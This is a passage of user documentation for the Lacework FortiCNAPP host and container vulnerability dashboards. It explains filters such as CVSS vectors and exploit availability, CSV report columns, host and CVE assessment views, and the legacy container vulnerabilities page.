- Not required - Vulnerability has been found on a Windows host that does not need to be rebooted to ensure that all patches are installed correctly.

Windows Automated Updates

Filter for vulnerabilities on Windows hosts on which Windows Server Update Services is enabled or disabled.

Group by Host Windows automated updates filter definitions:

- Enabled - Vulnerability has been found on a Windows host on which Windows Server Update Services is enabled.
- Disabled - Vulnerability has been found on a Windows host on which Windows Server Update Services is disabled. We recommend enabling Windows Server Update Services on hosts to ensure that the latest product and security updates are automatically installed.

Exploit Available

Filter to determine whether there is a public exploit available for a vulnerability.

- Host, AMI ID, Account, and Zone tabs: When set to *Yes*, the hosts displayed have at least one vulnerability with a public exploit available.
- CVE, Package Name, and Namespace tabs: When set to *Yes*, the vulnerabilities displayed have a public exploit available.

CVSS Score

Filter for the Common Vulnerability Scoring System (CVSS) score of a vulnerability.

Select a minimum and maximum range between 0 and 10 to apply the filter. Enter the same number for both minimum and maximum to only filter for that number.

- Host, AMI ID, Account, and Zone tabs: The hosts displayed have at least one vulnerability within the CVSS score range specified.
- CVE, Package Name, and Namespace tabs: The vulnerabilities displayed are within the CVSS score range specified.

CVSS Vectors

Filter for Common Vulnerability Scoring System (CVSS) vectors relating to a vulnerability by using this filter in the CVE, Package Name, and Namespace tabs.

The vectors help determine the exploitability, scope, and impact of the vulnerability. Each vector is individually filterable with contextual options.

Remote attack vector

Describes the conditions an attacker must meet to reach the vulnerable component and exploit the vulnerability.

Available options (Local and Physical are not measured in this context):

- Adjacent Network - The attacker must have access to the same local area network (LAN) as the targeted system to exploit the vulnerability.
- Network - The vulnerability can be exploited remotely over a network.

Learn more about attack vectors here.

Attack complexity

Measures the level of complexity required for an attacker to exploit the vulnerability.

Available options:

- High - The vulnerability is difficult to exploit, requiring specialized knowledge, sophisticated tools, or a complex set of conditions to be met before the attack can succeed.
- Low - The vulnerability can be easily exploited, typically with little or no interaction from the attacker.

Learn more about attack complexity here.

Privileges required

Indicates the privileges an attacker needs to exploit the vulnerability.

Available options:

- Yes - The attacker needs either administrative/root-level or non-administrative privileges to exploit the vulnerability.
- No - The vulnerability can be exploited without any special privileges.

Learn more about required privileges here.

User interaction

Assesses whether user interaction is required for the vulnerability to be exploited.

Available options:

- Required - A successful exploit of the vulnerability requires interaction from either an authenticated user or an unauthenticated user.
- None - The vulnerability can be exploited without any interaction from any user.

Learn more about user interaction here.

Scope

Defines the extent of impact on the vulnerable component and surrounding components.

Available options:

- Changed - The vulnerability's exploitation can affect resources beyond the vulnerable component.
- Unchanged - The vulnerability's exploitation does not impact resources beyond the vulnerable component.

Learn more about scope here.

Availability impact

Assesses the potential impact on system availability if the vulnerability is exploited.

Available options:

- Yes - The vulnerability's exploitation can either cause a partial impact or completely disrupt the availability of the affected component or system.
- No - The vulnerability's exploitation does not have any impact on the availability of the affected component or system.

Learn more about availability impact here.

Confidentiality/Integrity impact

Evaluates the potential impact on confidentiality and data integrity if the vulnerability is exploited.

Available options:

- Yes - The vulnerability's exploitation can cause a partial impact or can completely compromise the confidentiality of sensitive data or the integrity of data.
- No - The vulnerability's exploitation does not have any impact on the confidentiality of sensitive data or the integrity of data.

Learn more about confidentiality impact here and integrity impact here.

Time Range

To change the time period, select a different one from the drop-down or use the horizontal arrows to move to the next/previous period. Select from the following past periods: hour, day, three days, week, month, or a Custom range.

Only information found during assessment of the specified date range is displayed.

Save View

When the page displays your desired vulnerability data, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others, so they can see the same view. For more details about saved views, refer to Views management on page 2087.

Statistics

The statistics depict data for the current view:

- *24-hour coverage* (percentage) = (Number of hosts successfully scanned for vulnerabilities / Number of hosts discovered through Agents, Agentless and Cloud integrations) x 100. This figure is based on the last 24 hours.
- *MTTR* = Mean Time to Resolve (MTTR) in days.
- *Hosts with Critical or High Severities* = Number of scanned hosts with at least one critical vulnerability + Number of scanned hosts with at least one high vulnerability.
- *Hosts monitored by Code Aware Agent (CAA)* = Number of hosts on which some package activity was detected within the last 24 hours by a Lacework FortiCNAPP Agent with active package detection enabled / Number of hosts that have been successfully scanned.

Charts

Open Vulnerabilities

The chart depicts open vulnerabilities. Hover your mouse over the Open vulnerabilities chart to see the vulnerabilities by filtered severity for that date. Hover over the filter icon to see the active filters that are influencing the chart.

The Open vulnerabilities chart always displays a minimum of one week's results even if the time range is set to less than a week. You can go back up to three months from today's date.

Charts in the Host, AMI ID, Account, and Zone Tabs

If you select the *Host*, *AMI ID*, *Account*, or *Zone* tab, a sunburst chart appears in the row for each host. You can click on the host row for more details. A detailed sunburst chart is displayed on the *CVE* tab.

The numbers of vulnerabilities detailed in the sunburst chart represent only the unique vulnerabilities that Lacework FortiCNAPP discovers. As one vulnerability can affect multiple packages or Windows applications, the total vulnerabilities in the list can be greater.

Additionally, active filters specific to packages and Windows applications (such as Package/Application name, Fixed version, etc) will not influence this chart.

Charts in the CVE, Package Name, Package Namespace, and Application (Windows) Tabs

If you select the *CVE*, *Package Name*, or *Package Namespace* tab, a sunburst chart appears in the row for each vulnerability. You can click on the vulnerability row for more details. The same sunburst chart is then displayed on the *Hosts* tab.

Vulnerabilities List

Below the overview is the vulnerabilities list. The information displayed depends on how the vulnerabilities are grouped.

The vulnerability list allows you to Refresh data, Download CSV, and sort.

Click a tag link in a row to reload the vulnerability list with the tag as the filter. For example, in the Group by Host view, click the `Account: account-name` tag in a row to view only the vulnerabilities for hosts in that cloud account.

Download CSV

Hosts with zero vulnerabilities are not listed in the CSV report.
There is a limit of 500,000 rows per report.

Click on the *Download* icon to generate a vulnerability report in CSV format.

The following options are available depending on tab is selected:

- In the CVE, Package Name, and Package Namespace tabs, the *Download* option provides the Simplified CSV.
- In the Host, AMI ID, Account, and Zone tabs, choose from Simplified or Detailed for your CSV report.

Once you have selected the report type, click *Start the download*. A popup appears once the report is ready to download. You can also view available and in-progress downloads on the *Downloads* page.

Some reports are compressed in Gzip format, you can decompress them using the following command:

```
gzip -d 'Host Vulnerabilities Simplified CSV.csv.gz'
```

Do not use `tar` as the format will be unrecognized.

Simplified CSV

Your active filters or tags control which Hosts or CVEs are listed in the CSV report.

Both types list when the last assessment was performed on the Host/CVE.

- *Host, AMI ID, Account, and Zone tabs:* The CSV is indexed by Hostname and provides details about the host and a summary on the number vulnerabilities found (categorized into severity and fixability).

CSV Column	Description
HOST_NAME	The hostname of the machine.
UP_TIME_MINS	The uptime of the host in minutes.
RISK_SCORE	LW Risk Score for the host. See, Views management on page 2087.
RISK_INFO	*Lacework FortiCNAPP internal*.
ACCOUNT	The cloud account identifier associated with the host.

CSV Column	Description
EVAL_GUID	*Lacework FortiCNAPP internal*.
INTERNAL_IP	The internal IP of the host.
EXTERNAL_IP	The external IP of the host (if applicable).
MACHINE_TAGS	The Machine Tags of the host.
HOST_TYPE	The Machine Status of the host.
EVAL_STATUS	Whether the host was successfully evaluated or not (equivalent to Scan Status).
EVAL_MSG	The reason for the evaluation failure on the host (if applicable).
NUM_ VULNERABILITIES	Total number of vulnerabilities found on the host.
NUM_FIXES	Total number of fixable vulnerabilities found on the host.
NUM_ VULNERABILITIES_ SEVERITY_1	Number of Critical vulnerabilities found on the host.
NUM_ VULNERABILITIES_ SEVERITY_2	Number of High vulnerabilities found on the host.
NUM_ VULNERABILITIES_ SEVERITY_3	Number of Medium vulnerabilities found on the host.
NUM_ VULNERABILITIES_ SEVERITY_4	Number of Low vulnerabilities found on the host.
NUM_ VULNERABILITIES_ SEVERITY_5	Number of Info vulnerabilities found on the host.
NUM_ VULNERABILITIES_ FIX_SEVERITY_1	Number of Critical and Fixable vulnerabilities found on the host.
NUM_ VULNERABILITIES_ FIX_SEVERITY_2	Number of High and Fixable vulnerabilities found on the host.
NUM_ VULNERABILITIES_ FIX_SEVERITY_3	Number of Medium and Fixable vulnerabilities found on the host.
NUM_ VULNERABILITIES_ FIX_SEVERITY_4	Number of Low and Fixable vulnerabilities found on the host.

CSV Column	Description
NUM_ VULNERABILITIES_ FIX_SEVERITY_5	Number of Info and Fixable vulnerabilities found on the host.
LAST_EVAL_TIME	The last time the host was evaluated for vulnerabilities.
MID	The Machine ID for the host.
OS_NAMESPACE	The operating system namespace in `<os>:<version>` format (for example: `ubuntu:18.04`).
EOL_DATE	The EOL Date for the operating system on the Linux host.
COLLECTOR_TYPE	The collector type for the host.
COVERAGE_TYPES	The Coverage type(s) for the host.
PUBLIC_FACING	*Deprecated - see INTERNET_EXPOSURE*.
INTERNET_ EXPOSURE	Whether the host has been exposed to the internet or not.
INTERNET_ EXPOSURE_LAST_ UPDATED	The last time internet exposure was determined on the host.
OS	The operating system of the host.
UPDATES_DISABLED	Whether Windows Server Update Services is disabled on a Windows host. Lacework FortiCNAPP recommends enabling Windows Server Update Services on hosts to ensure that the latest product and security updates are automatically installed.
REBOOT_REQUIRED	Whether the Windows host requires a reboot to ensure that all patches are installed correctly.
OS_OUT_OF_DATE	*Lacework FortiCNAPP internal*.
CAA_ENABLED	Whether active package detection is enabled on the agent running on the host. See, Active package detection on page 1262.

- *CVE, Package Name, and Package Namespace tabs:* The CSV is indexed by Vulnerability (CVE) ID and provides details on the vulnerability and affected package or Windows application.

CSV Column	Description
Age of public exploit	The age of the public exploit related to the vulnerability.
Vulnerability ID	The identifier for the vulnerability.
PACKAGE	Details about the vulnerability for the affected package or Windows application.
PACKAGE_TAGS	Same as PACKAGE.
LAST ASSESSMENT	The time and date when the vulnerability was last found on an affected host during a scan.

CSV Column	Description
Impact Score	LW Risk Score for the vulnerability. See, Lacework FortiCNAPP Risk Score on page 1256.
Exploit available	Whether there is a public exploit available for this vulnerability or not.
Age of public exploit tooltip	The date that the public exploit was published for this vulnerability in MM/DD/YY format.

Detailed CSV

The report always contains at least 3 days of data prior to the end time (unless the start time/date is older than 3 days).

Your active filters or tags control which Hosts are listed in the CSV report.

The Detailed CSV is indexed by Machine ID (MID) and lists details on all the CVEs applicable to the Host in each row.

CSV Column	Description
MID	The Machine ID for the host.
HOSTNAME	The internal hostname of the machine.
VULN_ID	The identifier for the vulnerability. If `\N` is displayed, then the package on the specified filepath has no vulnerability associated with it.
SEVERITY	The severity of the vulnerability.
STATUS	Status of the vulnerability: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability, or the vulnerability was found on an inactive kernel. See, Vulnerability Exceptions on page 1235.
FIX_AVAILABLE	Whether a fix is available for the vulnerability: *"1"* = Fix available. *"0"* = No fix available.
PACKAGE_NAME	The package or Windows application name where the vulnerability was found.
PACKAGE_ NAMESPACE	The package or Windows application namespace where the vulnerability was found.
PACKAGE_ACTIVE	The package status on the host: • Active • Unknown

CSV Column	Description
	• Inactive • N/A (No agent available)
PACKAGE_PATH	The package file path on the host (if available).
VERSION_ INSTALLED	The current version of the affected package or Windows application.
FIXED_VERSION	The fixed version of the affected package or Windows application.
EXTERNAL_IP	The external IP of the host (if applicable).
INTERNAL_IP	The internal IP of the host.
HOST_TYPE	The Machine Status of the host.
INTERNET_ EXPOSURE	Whether the host has been exposed to the internet or not.
INTERNET_ EXPOSURE_LAST_ UPDATED	The last time internet exposure was determined on the host.
UP_TIME_MINS	The uptime of the host in minutes.
COLLECTOR_TYPE	The collector type for the host.
COVERAGE_TYPES	The Coverage type(s) for the host.
ACCOUNT	The cloud account identifier associated with the host.
EOL_DATE	The EOL Date for the operating system on the host.
RISK_SCORE	LW Risk Score for the host. See, Lacework FortiCNAPP Risk Score on page 1256.
MACHINE_TAGS	The Machine Tags of the host.
EVAL_GUID	*Lacework FortiCNAPP internal*.
START_TIME	The start time of the latest scan of the host.
END_TIME	The end time of the latest scan of the host.
EVAL_STATUS	Whether the host was successfully evaluated or not (equivalent to Scan Status).

Host, AMI ID, Account, and Zone Tab View

In the Host, AMI ID, Account, and Zone tabs, the list displays the following information:

- Hostname
  - The icon next to a Windows Server hostname indicates that Windows Server Update Services is disabled on the host. We recommend enabling Windows Server Update Services to ensure that the latest product and security updates are automatically installed.

    - The icon next to a Windows Server hostname indicates that the host is running a Windows Server 2012 R2 version older than April 2016. Lacework FortiCNAPP does not support vulnerability detection on Windows Server 2012 R2 versions older than April 2016. Hence, you must upgrade the OS to ensure accurate vulnerability detection.
- Uptime
    - The *Reboot required* icon indicates that you must reboot the Windows Server host to ensure that all patches are installed correctly.
- Host Risk.
- Chart displaying the number of vulnerabilities found on the host.
    - *Failure* displays if the assessment failed. Potential reasons for failure include the following: host is unavailable, package data not found. For the reasons why package data may not be found, see Package Data Not Found.
    - *Unsupported* displays if the host is running an unsupported operating system.
- Number of vulnerabilities

The Monitored by CAA label is applied when active package detection is enabled on the Lacework FortiCNAPP Agent running on the host, and the agent detected some package activity on the host within the last 24 hours.

Host Assessment Drawer

Click a hostname to display its risk assessment where you can see an expandable view of host details and any vulnerabilities in the CVE tab (click the < icon to expand this view to full screen).

- The icon indicates that Windows Server Update Services is disabled on the host. We recommend enabling Windows Server Update Services to ensure that the latest product and security updates are automatically installed.
- The icon indicates that the host is running a Windows Server 2012 R2 version older than April 2016. Lacework FortiCNAPP does not support vulnerability detection on Windows Server 2012 R2 versions older than April 2016. Hence, you must upgrade the OS to ensure accurate vulnerability detection.
- The *Reboot required* icon next to a Windows Server hostname indicates that you must reboot the host to ensure that all patches are installed correctly.

Host Assessment - Details

The Details tab contains descriptive information about the host. Click on any of the tags to filter the vulnerabilities list with that tag.

Host Assessment - CVE (default)

The CVE tab displays a list of vulnerabilities for the host with additional information in columns. This table lets you refresh data, download a report in CSV or PDF format, select which columns to display, filter, and search.

Click the filter icon to view the active filters on the table.

You can search for, add, and remove filters to adjust the list of vulnerabilities displayed in the table.

- For Linux hosts, the CVE tab displays the following columns:

Column	*Description*
Vulnerabilities	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority. Click the More Info icon to view additional details about the CVE. If there is a CVSS v3 score available for the vulnerability, information derived from CVSS Metrics will also be displayed (such as *Attack Vector*, *Access Complexity*, etc). Click the Vulnerability ID in the column or in the More Info window to open an external link to the tracker page for the vulnerability (if one is available).
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSS v3 or CVSS v2 scores (in that order of precedence).
CVSS score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. Hover over the score for the CVSS version. For both CVSS v3 and CVSS v2, the severity ranking is a scale from 0 - 10, where 10 is the highest severity. Defaults to CVSS v3 scores or CVSS v2 if v3 scores are not available.
Vulnerability impact	Displays the Lacework FortiCNAPP risk score for the vulnerability.
Package name	Displays the operating system package or language package that the vulnerability was found in. Click the package name to reload and filter the vulnerability list for this package.
Package namespace	Displays the namespace of the vulnerable package.
Current version	Displays the current version of the package found on the host.
Fix version/Article	Displays the version of the package where the issue is fixed.
Package status	Displays active if there was an active process linked to this package. Only Agent assessments can determine whether a package is active or not. Agentless assessments will mark all packages as inactive.
Kernel status	Displays Active if the vulnerability was found on a running kernel. See Kernel Status for other possible values.
File path (hidden by default)	If applicable, displays the filesystem path to the vulnerable package source.
First seen	The first time the vulnerability was found on this machine (MID) with the specific package name and version.
Last status update	Displays the last time the *Vulnerability status* was updated.
Time to resolve (hidden by default)	Displays how long it took for the vulnerability to be fixed. This is the time between when the vulnerability was First Seen and the Last Status Update.

Column	Description
Vulnerability status (hidden by default)	Displays the status of the vulnerability. The status can be one of the following: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability, or the vulnerability was found on an inactive kernel.

- For Windows Server hosts, the CVE tab displays the following columns:

Column	Description
Vulnerabilities	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority. Click the More Info icon to view additional details about the CVE. If there is a CVSS v3 score available for the vulnerability, information derived from CVSS Metrics will also be displayed (such as *Attack Vector*, *Access Complexity*, etc). In the More Info window, click the vulnerability ID to open an external link to the tracker page for the vulnerability (if one is available).
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSS v3 or CVSS v2 scores (in that order of precedence).
CVSS Score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. Hover over the score for the CVSS version. For both CVSS v3 and CVSS v2, the severity ranking is a scale from 0 to 10, where 10 is the highest severity. Defaults to CVSS v3 scores or CVSS v2 if v3 scores are not available.
Vulnerability impact	Displays the Lacework FortiCNAPP risk score for the vulnerability.
Package Name	Displays the operating system package or language package that the vulnerability was found in. If the vulnerability was found in more than one package, click the dropdown next to the *Vulnerabilities* column to view the individual rows for each package affected.
Package Namespace	The namespace of the vulnerable package.
Current Version	Displays the current version of the package found on the host.
Fix Version	Displays the version of the package where the issue is fixed.
Package status	Displays active if there was an active process linked to this package. Only Agent assessments with active package detection enabled can determine whether a package is active or not.
Kernel Status	Displays Active if the vulnerability was found on a running kernel. See Kernel Status for other possible values.
Exploit available	Whether there is a public exploit available for the vulnerability. See, Exploit available.

Column	Description
File Path (hidden by default)	If applicable, displays the filesystem path to the vulnerable package source.
First Seen	The first time the vulnerability was found on this machine (MID) with the specific package name and version.
Last Status Update	Displays the last time the *Vulnerability Status* was updated.
Age of public exploit	The age of the public exploit (if it is known).
Time to Resolve (hidden by default)	Displays how long it took for the vulnerability to be fixed. This is the time between when the vulnerability was First Seen and the Last Status Update.
Vulnerability Status (hidden by default)	Displays the status of the vulnerability. The status can be one of the following: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability, or the vulnerability was found on an inactive kernel. See, Vulnerability Exceptions on page 1235.

Host Assessment - Packages (For Linux Hosts Only)

The Packages tab displays a list of vulnerable packages found on the host with additional information in columns. This table lets you refresh data, download CSV/PDF, add/remove columns, filter, and search.

Click the filter icon to view the active filters on the table. You can search for, add, and remove filters to adjust the list of packages displayed in the table.

The available columns in the Packages tab are listed below:

Column	Description
Packages	Displays the vulnerable operating system package or language package that was found on the host.
Package namespace	Displays the vulnerable package namespace that was found on the host.
Risk Score	Displays the Lacework FortiCNAPP risk score for the vulnerable package. This score indicates the general risk to the user's environment, not the direct risk to the host itself. See, Lacework FortiCNAPP Risk Score on page 1256
Package status	Displays active if there was an active process linked to this package. Only Agent assessments with active package detection enabled can determine whether a package is active or not.
Fixable Status	Displays whether the package is fixable or not (whether there is a new or patched version of the package available).

Column	Description
CVE	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority. If more than one vulnerability was found in the package, click the dropdown next to the *Vulnerabilities* column to view the individual rows for each vulnerability found.
Vulnerability Status	Displays the status of the vulnerability. The status can be one of the following: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability.
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSS v3 or CVSS v2 scores (in that order of precedence).
CVSS Score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. Hover over the score for the CVSS version. For both CVSS v3 and CVSS v2, the severity ranking is a scale from 0 to 10, where 10 is the highest severity. Defaults to CVSS v3 scores or CVSS v2 if v3 scores are not available.
Current Version	Displays the current version of the package found on the host.
Fix Version	Displays the version of the package where the issue is fixed (when a patch is available).
File Path	If applicable, displays the file system path to the vulnerable package source.

Host Assessment - Applications (For Windows Server Hosts Only)

The Applications tab displays a list of vulnerable Windows applications found on the host. This table lets you refresh data, download CSV/PDF, add/remove columns, filter, and search.

Click the filter icon to view the active filters on the table. You can search for, add, and remove filters to adjust the list of applications displayed in the table.

If there is more than one vulnerability found on an application or operating system, use the dropdown icon to view each vulnerability found on that application or operating system.

The available columns in the Applications tab are listed below:

Column	Description
Applications	Displays the vulnerable Windows OS or application that was found on the host.
Fixable status	Displays whether the vulnerability is fixable or not (whether there is a new application version or Microsoft KB article available to fix the vulnerability).
CVE	Displays the common vulnerabilities and exposures (CVE) code assigned to this vulnerability by the CVE Numbering Authority.

Column	Description
Vulnerability status	Displays the status of the vulnerability. The status can be one of the following: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability.
Severity	Displays the CVE's severity ranking, which is assigned by the vendor or computed from CVSS v3 or CVSS v2 scores (in that order of precedence).
CVSS score	Displays the CVSS (Common Vulnerability Scoring System) severity rankings score for the vulnerability. Hover over the score for the CVSS version. For both CVSS v3 and CVSS v2, the severity ranking is a scale from 0 - 10, where 10 is the highest severity. Defaults to CVSS v3 scores or CVSS v2 if v3 scores are not available.
Current version	Displays the current application version or Microsoft KB article found on the host that has the vulnerability.
Fix version/Article	Displays the application version or KB article you can install to fix the vulnerability (when a patch is available).
Release date	Displays the release date of the KB article you can install to fix the vulnerability.
File path	If applicable, displays the file system path to the vulnerable application.

CVE, Package Name, and Package Namespace Tab View

In the CVE, Package Name, Package Namespace, and Application (Windows) tabs, the list displays the following information:

- Vulnerability (CVE) ID.
- The age of the public exploit related to the vulnerability.
- Vulnerability Impact / Package Risk
- Chart depicting hosts and their status
  - Number of hosts impacted
  - Number of hosts unimpacted

CVE Assessment Drawer

Click a vulnerability ID to display its risk assessment where you can see an expandable view of vulnerability details and affected or unaffected hosts (click the < icon to expand this view to full screen).

If there is a CVSS v3 score available for the vulnerability, additional information will be displayed that is derived from CVSS Metrics (such as *Attack Vector*, *Access Complexity*, etc).

CVE Assessment - Details

The Details tab contains descriptive information about the vulnerability. Click on any of the tags to filter the vulnerabilities list with that tag.

CVE Assessment - Hosts

The Hosts tab displays a list of hosts where the vulnerability was found with additional information in columns. This table lets you refresh data, download as a CSV/PDF, select which columns to display, filter, and search.

The available columns in the Hosts tab are listed below:

Column	*Description*
MACHINE ID (hidden by default)	Displays the Machine ID for the host.
Host	Displays the hostname for the machine.
Uptime	Displays the uptime for the machine.
Host Status	Displays the most recent agent status, either *Online* or *Offline*, based on the last hour's agent heartbeat. *Online* means the Lacework FortiCNAPP agent sent a heartbeat the last hour. *Offline* means the Lacework FortiCNAPP agent did not send a heartbeat the last hour.
Host Risk	Displays the Lacework FortiCNAPP risk score for the host. A higher score indicates more risk/impact from discovered vulnerabilities.
Vulnerability Status	Displays the status of the vulnerability. The status can be one of the following: *New* - Vulnerability was detected for the first time during the last assessment. *Active* - Vulnerability was detected in consecutive assessments. *Reopened* - Vulnerability was fixed, but has been detected again. *Fixed* - Vulnerability was not detected in consecutive assessments. *Exception* - A vulnerability exception has been applied to this vulnerability.
Coverage type	The Coverage type used to perform the assessment.

Package Data Not Found

Package data not found occurs under two circumstances:

- Package collection was intentionally disabled
- Package collection did not occur due to timing

If package collection was not disabled, then timing prevented package collection.

Scans do not occur on the host. An enumeration of packages is sent as a manifest to Lacework FortiCNAPP and any scanning activity occurs in the Lacework FortiCNAPP backend based on that host's manifest.

Package collection on a host does not occur immediately after the agent is installed. Package collection is delayed to limit the impact on host resources (CPU, Memory) and occurs after the core HIDS functionality is started. If the host

shuts down after it registers with Lacework FortiCNAPP but before it transports package data, the package data will not be found.

You can use the /scan endpoint to supply a manifest (os, os_ver, package name, package version) and get a response. You can do this 20 times an hour for up to 1k packages each time. This action does not directly result in an assessment in the Lacework FortiCNAPP Console, but it does help to get an assessment.

Legacy container vulnerabilities dashboard

This is a legacy feature.

You may continue using the legacy dashboard for now or explore the new Vulnerabilities dashboard on page 1131.

View Vulnerabilities

The Container Vulnerabilities page contains open vulnerabilities and previous vulnerabilities that were fixed. To navigate to this page, select *Vulnerabilities* > *Containers* in the Lacework Console.

Lacework only reports on a container image if it has permission to access the image.

Scans: Active Images

Select *Scans: Active Images* from the drop-down list to view images and vulnerabilities that are found on active containers.

- If you have a Lacework agent installed with a container registry integration assessing the image, the image can then be determined as active or inactive.
- If you have an Agentless Workload Scanning integration, the image can then be determined as active or inactive (as containers are scanned as part of the Agentless integration).

Scans: All Images

Select *Scans: All Images* from the drop-down list to view images and vulnerabilities that have been found through CI/CD workflows (for example: Kubernetes Admission Controller), registry integrations, agents and Agentless Workload Scanning integrations.

Statistics / KPIs

When *Scans: Active Images* is selected, statistics are shown that display the following data:

Statistic/KPI	Description
Scanned Active Images	Displays the number of images that are actively being used by containers. Active image data is persisted by Lacework during daily re-evaluations, and reports show when an assessment was last run on an image.
Unscanned Active Images	Displays the number of images that are actively being used by containers, but have not been scanned by Lacework. Active image data is persisted by Lacework during daily re-evaluations, and reports show when an assessment was last run on an image.
Image Scanning Errors	Displays the number of errors that have occurred during scans of images in integrated repositories.
Registry Integration Errors	Displays the number of errors seen when Lacework has tried to integrate with a container registry.
Images Monitored by Code Aware Agent	Number of container images on which some package activity was detected within the last 24 hours by a Lacework Agent with active package detection enabled / Number of scanned active images.

Click on any of these statistics (except *Registry Integration Errors* and *Images Monitored by Code Aware Agent*) to view the Container Image Information in the Containers dashboard.

Tabs

By default, the list displays vulnerabilities that are grouped by image registry. To change how the list groups vulnerabilities, select a different tab:

- Image ID
- CVE
- Image Registry
- Image Repo
- Package Name
- Package Namespace

Search

Use the search function at the top of the page to find specific text in any of the details available on the page. You can also click the search field to select values and operators to filter your search (these vary depending on the tab you have selected).

Click a field from the search dropdown to apply an operator that helps refine your search (these vary depending on the type of filter).

Filters

You can use the following methods to refine the list of vulnerabilities displayed:

- Use the search function at the top of the page to find specific text in any of the details for all images.
- Click the filter dropdowns along the top of the page, select your desired matches and then click *Show results* to make them active.
  - To remove an active filter, deselect the checkbox in the corresponding filter dropdown and then click *Show results*.
  - Click *Reset* in the filter dropdowns or in the row of filters to reset all filters.
  - You can also click on the tags in the vulnerabilities list to use them as filters.

Resource Group

Display vulnerability assessment results for the selected resource groups.

Fixability

This filter functions as an *AND* operator when paired with one or more Severity levels.

For example, *Fixability = Yes* and *Severity = Critical* lists images with at least one CVE that is critical and fixable.

Image ID, Image Registry, and Image Repo tab fixability filter definitions:

- Yes - The images listed contain fixable packages for the vulnerabilities found.
- No - The images listed contain unfixable packages for the vulnerabilities found.

Severity

This filter functions as an *AND* operator when paired with one or more Fixability levels.

For example, *Severity = Critical* and *Fixability = Yes* lists images with at least one CVE that is critical and fixable.

Use this filter in the Image ID, Image Registry, and Image Repo tabs to filter results based on the severity of the vulnerabilities found in the container images. Filter based on the following severities:

- Critical
- High
- Medium
- Low
- Info

Container Privilege

Image ID, Image Registry, and Image Repo tabs: Available for Scans: Active Images only.

Image ID, Image Registry, and Image Repo tab container privilege filter definitions:

- Privileged - One or more privileged containers are using the images listed.
- Not Privileged - No privileged containers are using the images listed.

CVE tab: Available for both Scans: Active Images and Scans: All Images.

CVE tab container privilege filter definitions:

- Privileged - One or more privileged containers are affected by the CVEs listed.
- Not Privileged - No privileged containers are affected by the CVEs listed.

Package Name and Package Namespace tabs: Available for Scans: All Images only.

Package Name and Package Namespace tab container privilege filter definitions:

- Privileged - One or more privileged containers are affected by the CVEs listed.
- Not Privileged - No privileged containers are affected by the CVEs listed.

Policy Assessment

In the Image ID, Image Registry, and Image Repo tabs, filter for container images that either:

- *Pass* - No container policy violations were found on the image in the latest assessment.
- *Fail* - One or more container policy violations were found on the image in the latest assessment.

Scanner Type

- Agentless
- Platform scanner
- Inline scanner
- Proxy scanner

Internet Exposure

Image ID, Image Registry, and Image Repo tabs: Scans: Active Images only.

The vulnerability's internet exposure value is derived from the Exposure Polygraph / Attack Path Analysis feature.

Image ID, Image Registry, and Image Repo tab internet exposure filter definitions:

- Yes - Matches all images with at least one active container that have been determined as exposed to the internet during the latest Agentless or Agent scan.
- No - Matches all images with at least one active container that have been determined as not exposed to the internet during the latest Agentless or Agent scan.
- Unknown - Matches all all images with at least one active container where the internet exposure status could not be determined.

Each image assessment contains tags for the internet exposure status and when the status was last updated. The internet exposure status depends on the last update in a given time range (including up to 24 hours prior to the start time).

Package Status

Scans: Active Images only

This filter relates to our active package detection feature.

Image ID, Image Registry, and Image Repo tab package status filter definitions:

- Active - The Lacework Agents monitoring running instances of the container image detected that a process accessed a file in the package in the last 30 days.
- Inactive - The Lacework Agents monitoring running instances of the container image did not detect any process accessing a file in the package in the last 30 days.
- Unknown or N/A - Running instances of the container image(s) are not monitored by a Lacework Agent with active package detection enabled. Therefore, the package status cannot be determined.

CVE, Package Name, and Namespace tab package status filter definitions:

- Active - The Lacework Agents (monitoring at least one instance running the container image) detected that a process accessed a file in the vulnerable package in the last 30 days.
- Inactive - The Lacework Agents monitoring all running instances of the container image did not detect any process accessing a file in the vulnerable package in the last 30 days.
- Unknown or N/A - Running instances of the container image(s) shown for this vulnerability are not monitored by Lacework Agents with active package detection enabled. Therefore, the package status for this vulnerability cannot be determined.

Monitored by CAA

Filter for running instances of container images that are monitored by Lacework Agents with active package detection enabled using this filter in the Image ID, Image Registry, and Image Repo tabs.

Filter definitions:

- Yes - Running instances of the container image are monitored by a Lacework Agent with active package detection enabled, and the agent detected some package activity on the container image within the last 24 hours.
- No - This can be either of the following:
  - Running instances of the container image are monitored by a Lacework Agent with active package detection enabled, but the agent did not detect any package activity on the container image within the last 24 hours.
  - Running instances of the container image are monitored by a Lacework Agent, but active package detection is not enabled on the agent.
  - Running instances of the container image are not being monitored by a Lacework Agent.

Build ID

